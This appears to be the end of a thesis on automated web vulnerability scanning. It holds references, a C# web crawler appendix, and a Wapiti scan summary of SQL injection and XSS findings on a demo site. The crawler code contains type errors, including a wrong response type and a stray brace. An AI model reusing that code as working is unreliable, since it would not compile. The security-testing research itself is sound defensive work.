- both model and code coverage with automated gray-box testing. In Proceedings of the 3rd international workshop on Advances in model-based testing (pp. 1-11). ACM.
- Kieyzun, A., P. J. Guo, et al. (2009). Automatic creation of SQL Injection and cross-site scripting attacks. Software Engineering, 2009. ICSE 2009. IEEE 31st International Conference on.
- Kosuga, Y., K. Kernel, et al. (2007). Sania: Syntactic and Semantic Analysis for Automated Testing against SQL Injection. Computer Security Applications Conference, 2007. ACSAC 2007. Twenty-Third Annual.
- Kumar, H. (2014). Learning Nessus for Penetration Testing. Packt Publishing Ltd. Web Application Attack and Audit Framework. [Online]. Available: <http://w3af.sourceforge.net/>
- Laranjeiro, N., Vieira, M., and Madeira, H, (2009), "Protecting Database Centric Web Services against SQL/XPath Injection Attacks", In Database and Expert Systems Applications, Springer Berlin Heidelberg , pp. 271-278.
- Liban, A., & Hilles, S. (2014, August). Enhancing Mysql Injector vulnerability checker tool (Mysql Injector) using inference binary search algorithm for blind timing-based attack. In Control and System Graduate Research Colloquium (ICSGRC), 2014 IEEE 5th (pp. 47-52). IEEE.
- Li, N., T. Xie, et al. (2010). "Perturbation-based user-input-validation testing of web applications." Journal of Systems and Software 83(11): 2263-2274.
- Li, X., Si, X., & Xue, Y. (2014, March). Automated black-box detection of access control vulnerabilities in web applications. In Proceedings of the 4th ACM conference on Data and application security and privacy (pp. 49-60). ACM.
- Li, X., Yan, W., AND Xue, Y, (2012), SENTINEL: Securing Database from Logic Flaws in Web Applications. In CODASPY pp. 25–36.
- Li, X., & Xue, Y. (2013, May). LogicScope: automatic discovery of logic vulnerabilities within web applications. In Proceedings of the 8th ACM SIGSAC symposium on Information, computer and communications security (pp. 481-486). ACM.
- L. Suto (Oct. 2007). Analyzing the Effectiveness and Coverage of Web Application Security Scanners. Case Study.
- L. Suto (Feb 2010). Analyzing the Accuracy and Time Costs of Web Application Security Scanners.

- Lucca, G. A. D. and A. R. Fasolino (2006). "Testing Web-based applications: The state of the art and future trends." *Inf. Softw. Technol.* 48(12): 1172-1186.
- McAllister, S., E. Kirda, et al. (2008). Leveraging User Interactions for In-Depth Testing of Web Applications Recent Advances in Intrusion Detection.
- McClure, and I.H. Kruger, (2005). "SQL DOM: compile time checking of dynamic SQL statements," *Software Engineering, ICSE 2005, Proceedings. 27th International Conference on*, pp. 88- 96.
- M. Cova, D. Balzarotti. (2007), "Swaddler: An Approach for the Anomaly-based Detection of State Violations in Web Applications", *Recent Advances in Intrusion Detection, Proceedings*, volume: 4637 Pages: 63-86.
- M. Curphey and R. Araujo, (2006). *Web Application Security Assessment Tools*. IEEE Security and Privacy, 4(4):32-41.
- M. Junjin, (2009). "An Approach for SQL Injection Vulnerability Detection", *Sixth International Conference on Information Technology: New Generations ITNG*, pp. 1411-1414.
- Mei Junjin, (Apr 2009). "An Approach for SQL Injection Vulnerability Detection," *Proceedings of the 6th Int. Conf. on Information Technology: New Generations*, Las Vegas, Nevada, pp. 1411-1414.
- Mirza Mohammed Akram Baig, (Spring 2012). *Security vulnerabilities in php applications*. Master thesis, San Diego State University.
- M. Martin, B. Livshits, and M. S. Lam, (2005), "Finding Application Errors and Security Flaws Using PQL: A Program Query Language", *ACM Notices*, Volume 40, Issue:10 pages.
- M. Vieira, N. Antunes, and H. Madeira. (2009). Using Web Security Scanners to Detect Vulnerabilities in Web Services. In *Proceedings of the Conference on Dependable Systems and Networks (DSN)*.
- Netsparker, "Netsparker Web Application Security Scanner." [Online]. Available: <http://www.mav.it/unasecurity.com/about/>. [Accessed: 05- Apr-2013].
- Nidhra, S., & Dondeti, J. (2012). Black box and white box testing techniques—a literature review. *International Journal of Embedded Systems and Applications (IJESA)*, 2(2), 29-50.
- Nikto. Web Server Scanner, (2005). <http://www.cirt.net/code/nikto.shtml>.
- Noertjahyana, A., Pangalila, R., & Andjarwirawan, J (2015) . *Information*

Management System and Website Server Penetration Testing Case Study
University.

Open Web Application Security Project (OWASP). OWASP WebGoat Project.
http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project.

Open Web Application Security Project (OWASP). OWASP SiteGenerator.
http://www.owasp.org/index.php/OWASP_SiteGenerator.

Orebaugh, A., & Pinkard, B. (2011). Nmap in the enterprise: your guide to network scanning. Syngress.

OWASP & WASC AppSec, (Nov 12-15, 2007), Conference for the application security community, San Jose, CA

P. Grazie, (2006). "SQL Prevent thesis", University of British Columbia (UBC) Vancouver, Canada.

PowerFuzzer, (February 2014). "PowerFuzzer - a fuzzer that introduces powerful and easy webfuzzing," Available: <http://www.powerfuzzer.com/>.

Popov, A. (2015). Prohibiting RC4 cipher suites. Computer Science, 2355, 152-164.

R. A. McClure and I. H. Krüger, (2005), "SQL DOM: compile time checking of dynamic SQL statements," 2005, pp. 88-96.

R. Berjon, S. Faulkner, T. Leithead, E. D. Navara, (Feb. 2014). E. O'Connor, S. Pfeiffer, and I. Hickson. HTML5.
<http://www.w3.org/TR/2014/CR-html5-20140204>.

R. Lippmann, E. Kirda and A. Trachtenberg (2010, December), Springer Berlin / Heidelberg. 5230:191-210.

Rungsawang, A., & Angkawattanawit, N. (2005). Learnable topic-specific web crawler. Journal of Network and Computer Applications, 28(2), 97-114.

Salas, P. A. P., K. Padmanabhan, et al. (2007). Model-Based Security Vulnerability Testing. Software Engineering Conference, 2007. ASWEC 2007. 18th Australian.

Salas, P., Invert, M., & Martins, E. (2015). A Black-Box Approach to Detect Vulnerabilities in Web Services Using Penetration Testing. Latin America Transactions, IEEE (Revista IEEE America Latina), 13(3), 707-712.

Sectoolmarket.com, 01/07/2015

Shahriar, H. and M. Zulkernine (2008). MUSIC: Mutation-based SQL Injection Vulnerability Checking. Quality Software, 2008. QSIC '08. The Eighth International Conference on.

- Shahriar, H. and M. Zulkernine (2009). MUTEK: Mutation-based testing of Cross Site Scripting. *Software Engineering for Secure Systems*, 2009. SESS '09. ICSE Workshop on.
- Shahriar, H. and M. Zulkernine (2008). Mutation-Based Testing of Buffer Overflow Vulnerabilities. *Computer Software and Applications*, 2008. COMPSAC '08. 32nd Annual IEEE International.
- Shema, M. (2012). *Hacking web apps: detecting and preventing web application security problems*. Newnes.
- S. Kals, E. Kirda, C. Kruegel, and N. Jovanovic, (2006). SecuBat: A Web Vulnerability Scanner. In *Proceedings of the International World Wide Web Conference (WWW)*.
- Spett, K. (2005). Cross-site scripting. *SPI Labs*, 1, 1-20.
- Sun, F., Xu, L., & Su, Z. (2014). Detecting Logic Vulnerabilities in E-commerce Applications. In *NDSS*.
- Tappenden, A., P. Beatty, et al. (2005). Agile security testing of Web-based systems via HTTPUnit. *Agile Conference*, 2005. Proceedings.
- Tang, J. D., & Hom, K. (2015). U.S. Patent No. 8,977,742. Washington, DC: U.S. Patent and Trademark Office.
- Tian, H., J. Xu, et al. (2009). Research on strong-association rule based web application vulnerability detection. *Computer Science and Information Technology*, 2009. ICCSIT 2009. 2nd IEEE International Conference on.
- U.S. OPM (OFFICE OF PERSONNEL MANAGEMENT), (Sep 2015). "Statement by OPM Press Secretary Sam Schumach on Background Investigations Incident".
- U.S. SEC (Securities and Exchange Commission), (October 2015). "The Need for Greater Focus on the Cybersecurity Challenges Facing Small and Midsize Businesses".
- W. G. Halfond, S. R. Choudhary, and A. Orso, (2009). Penetration Testing with Improved Input Vector Identification. In *Proceedings of the IEEE International Conference on Software Testing, Verification and Validation (ICST)*.
- W. G. J. Halfond and A. Orso, (2006). "Preventing SQL injection attacks using AMNESIA," presented at the Proceedings of the 28th international conference on Software engineering, Shanghai, China.
- W. Robertson, (June 2009). *Detecting and Preventing Attacks Against Web Applications*. PhD thesis, University of California, Santa Barbara.

- Yang, W., Prasad, M. R., & Xie, T. (2013, March). A grey-box approach for automated GUI-model generation of mobile applications. In International Conference on Fundamental Approaches to Software Engineering (pp. 250-265). Springer Berlin Heidelberg.
- Y. Huang, S. Huang, T. Lin, and C. Tsai. Sivilotti, (May 2003) . “Web Application Security Assessment by Fault Injection and Behavior Monitoring”, In Proceedings of the 11th International World Wide Web Conference.
- Y. Huang, F. Yu, C. Yang, C. H. Tsai, D. T. Lee, and S. Y.Ku, (May 2004). “Securing WebApplication Code by Static Analysis and Runtime Protection”, In Proceedings of the 12th International World Wide Web Conference.
- Y. Shin, L. Williams and T. Xie, (2006). "SQLUnitGen: Test Case Generation for SQL Injection Detection," North Carolina State Univ., Raleigh Technical report, NCSU CSC TR 2006-21.
- Y.-W. Huang, S.-K. Huang, T.-P. Lin, and C.-H. Tsai (2003). Web Application Security Assessment by Fault Injection and Behavior Monitoring. In Proceedings of theInternational World Wide Web Conference (WWW).
- Zalewski, M., Heinen, N., & Roschke, S. (2011). Skipfish-web application security scanner.
- X. Li, W. Yan, and Y. Xue, (2012), SENTINEL: Securing Database from Logic Flaws in Web Applications. In Proceedings of the ACM Conference on Data and Application Security and Privacy (CODASPY).

Appendix A

Web Crawler Implemented Code using C#

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Text.RegularExpressions;
using System.Windows.Forms;
using System.Net;
using System.IO;
{

class WebCrawler
{
protected List<string> links = null;
protected string baseURL;
public WebCrawler(string target)
{
this.baseURL = target;
links = new List<string>();
}
protected void displayOutput(string p)
{
try
{
SharedVariables.myTestingForm.displayOutputActivity(p);
}
catch (Exception) { }
}
public string fetchPage()
{
string strURL = this.baseURL;
HttpWebRequest req = null;
try
{
req = HttpWebRequest.Create(strURL) as HttpWebRequest;
}
catch (Exception ex)
{
displayOutput(string.Format("getting page : {0} fails , details : {1} \n", strURL,
ex.Message));
}
if (req == null)
```

```

    {
    displayOutput(string.Format("can't create request object for page : {0} \n", strURL));
    return string.Empty;
    }
    req.Method = "GET";

    HttpResponseMessage res = null;
    try

    {
    res = req.GetResponse() as HttpResponseMessage;
    }
    catch (Exception ex)
    {
    displayOutput(string.Format("No response , url : {0} , details : {1} \n",
    strURL, ex.Message));
    }
    if (res != null && res.StatusCode != HttpStatusCode.OK)
    {
    displayOutput(string.Format("error while retrieving : {0} , server response : {1} \n",
    strURL, res.StatusCode));
    }
    if (res == null || res.StatusCode != HttpStatusCode.OK)
    {
    return string.Empty;
    }
    Stream s = res.GetResponseStream();
    StreamReader sr = new StreamReader(s);
    string strHTML = sr.ReadToEnd();
    sr.Close();
    sr.Dispose();
    sr = null;
    s.Close();
    s.Dispose();
    s = null;
    displayOutput(string.Format("Fetched successfully , url : {0} \n", strURL));
    links.Add(strURL);
    return strHTML;
    }
    public void analysePage(string strHTML)
    {
    HtmlParser p = new HtmlParser(this.baseURL, strHTML);
    links.AddRange(p.getInternalLinks());
    }
    public List<string> getLinks()
    {
    return this.links; }

}

```

}

Appendix B

Testbed Screenshots for Used Web Scanners




Figure A: BBWAV test screenshot



Figure B: Netsparker test screenshot




Figure C: Wapiti test screenshot




Figure D: Acunetix test screenshot

Wapiti vulnerability report for http://testfire.net

Date of the scan: Fri, 18 Dec 2015 13:11:20 +0000. Scope of the web scanner : folder

Summary

Category	Number of vulnerabilities found
Cross Site Scripting	3
Htaccess Bypass	0
Backup file	0
SQL Injection	3
Blind SQL Injection	1
File Handling	1
Potentially dangerous file	0
CRLF Injection	0
Commands execution	0
Resource consumption	0




Figure E: Wapiti test report screenshot